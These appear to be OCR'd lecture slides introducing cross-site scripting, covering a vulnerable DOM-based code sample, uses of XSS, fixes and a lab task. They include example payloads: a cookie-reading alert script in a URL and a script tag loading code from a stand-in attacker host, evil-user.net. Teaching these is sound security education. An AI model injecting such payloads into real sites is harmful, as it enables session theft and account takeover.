IFS4103

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
Ensign InfoSecurity



Cross-Site Scripting

What is it?

XSS


- Web security vulnerability that allows attackers to compromise interaction that users have with the vulnerable web app.
- If successful, you can masquerade as the victim, carry out any actions that that user is able to, and access their data.

```
http://www.some.site/page.html?default=French
```

```
http://www.some.site/page.html?default=<script>alert(document.cookie)</script>
```

Where is the vulnerable part of the code?


```
…

Select your language:

<select><script>

document.write("<OPTION
value=1>"+decodeURIComponent(document.location.href.substring(document.location.href.indexOf("default=")+8))+"
</OPTION>");

document.write("<OPTION value=2>English</OPTION>");

</script></select>
…
```


https://insecure-website.com/comment?message=<script src=https://evil-user.net/badscript.js></script>
$
LOGIN
* Password
? Sensitive data
$ Wire transfer
Mother's maiden name

What can XSS be used for?

- Impersonate or masquerade as the victim user.
- Carry out any action that the user is able to perform.
- Read any data that the user is able to access.
- Capture the user's login credentials.
- Perform virtual defacement of the web site.
- Inject trojan functionality into the web site.

#751870 Reflected XSS in pubg.com



Request PoC

How to fix XSS?

How to fix XSS?

- Validate input both on the client AND server side.
- Encode data on output. HTML encoding. Turning “<“ to “<”
- Whitelist or blacklist inputs

LAB TIME

- Visit https://lab.jubilian.io/index
- Identify what kind of XSS is this
- Come up with a payload to prove that this site is vulnerable to XSS
- Try to write a simple report with the CVSS, Observations, POC, Implications, and Recommendations